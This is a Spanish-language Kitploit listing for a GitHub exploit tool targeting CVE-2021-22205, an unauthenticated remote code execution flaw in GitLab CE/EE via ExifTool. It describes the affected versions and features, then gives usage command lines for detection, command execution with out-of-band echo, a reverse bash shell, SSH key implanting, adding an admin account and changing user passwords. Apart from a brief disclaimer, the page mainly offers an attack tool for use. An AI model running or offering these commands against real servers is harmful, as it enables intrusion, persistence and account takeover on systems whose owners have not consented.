Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/inspiringz/cve-2021-22205
ReconocimientoAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónHerramienta de Acceso RemotoArchived
GitHubinspiringz/cve-2021-22205

CVE-2021-22205

RCE de preautenticación en GitLab CE/EE mediante ExifTool

Ver Repositorio
2374124hace 4 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    391
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    292
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    257

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2021-22205

GitLab CE/EE Preauth RCE usando ExifTool

Este proyecto es solo con fines educativos. Si se han violado los derechos de alguien, comuníquese conmigo para eliminar el proyecto. Por último, NO LO USE ILEGALMENTE. Si durante el uso de esta herramienta realiza alguna actividad ilegal, asumirá todas las consecuencias. Todos los desarrolladores y colaboradores de esta herramienta no asumen ninguna responsabilidad legal ni solidaria.

Descripción

Se ha descubierto un problema en GitLab CE/EE que afecta a todas las versiones a partir de 11.9. GitLab no validaba correctamente los archivos de imagen que se pasaban a un analizador de archivos, lo que resultaba en una ejecución remota de comandos.

Versiones afectadas:

  • >=11.9, <13.8.8
  • >=13.9, <13.9.6
  • >=13.10, <13.10.3

Características


  • Detección de versión de Gitlab mediante el hash en Webpack manifest.json

  • Interacciones automáticas fuera de banda con DNSLog y PostBin RequestBin

  • Soporte para Reverse Bash Shell / Añadir clave SSH a authorized_keys

  • Soporte para modificar y restaurar contraseña de usuario de Gitlab con ENTER

Uso

🐚 ››› python CVE-2021-22205.py

      ░░░░▐▐░░░  CVE-2021-22205
 ▐  ░░░░░▄██▄▄  GitLab CE/EE Unauthenticated RCE using ExifTool
  ▀▀██████▀░░  Affecting all versions starting from 11.9
  ░░▐▐░░▐▐░░  security.humanativaspa.it/gitlab-ce-cve-2021-22205-in-the-wild
 ▒▒▒▐▐▒▒▐▐▒  github.com/inspiringz/CVE-2021-22205

Usage:
    python3 CVE-2021-22205.py -u site_url -m detect        # gitlab version & vuln detect

    python3 CVE-2021-22205.py -u site_url -m rce1 'id'     # rce (echo via requestbin oob) 
    python3 CVE-2021-22205.py -u site_url -m rce2 'id'     # rce (echo via write file) *

    python3 CVE-2021-22205.py -u site_url -m rev ip port   # reverse bash shell

    python3 CVE-2021-22205.py -u site_url -m ssh git/root  # append ssh authorized_keys
    python3 CVE-2021-22205.py -u site_url -m add user pass # add manager account *
    python3 CVE-2021-22205.py -u site_url -m mod user      # modify specified user's password => P4ss@GitLab
    python3 CVE-2021-22205.py -u site_url -m rec user      # restore specified user's original password
  • El parámetro site_url debe tener el formato: http[s]://<dominio|ip>[:puerto]/, por ejemplo: https://example.com:9000/
  • Los métodos (rce2, add) marcados con * son inestables, es posible que no funcionen :(
  • Puede modificar el contenido del script según el entorno real

Captura de pantalla

Detectar:

image-20220116233646585

RCE (Echo mediante RequestBin OOB):

image-20220116234003576

Reverse Bash Shell:

image-20211111131442470

Añadir clave SSH a authorized_keys:

image-20211111133555010

Modificación y restauración de contraseña de usuario de Gitlab:

image-20211111132115090

Referencia

  • https://github.com/projectdiscovery/nuclei-templates/blob/637eec3efac6eb384742c7aaa4e7d14f3392ede9/cves/2021/CVE-2021-22205.yaml
  • https://gitlab.com/gitlab-org/cves/-/blob/master/2021/CVE-2021-22205.json
  • https://github.com/righel/gitlab-version-nse
Descargar herramienta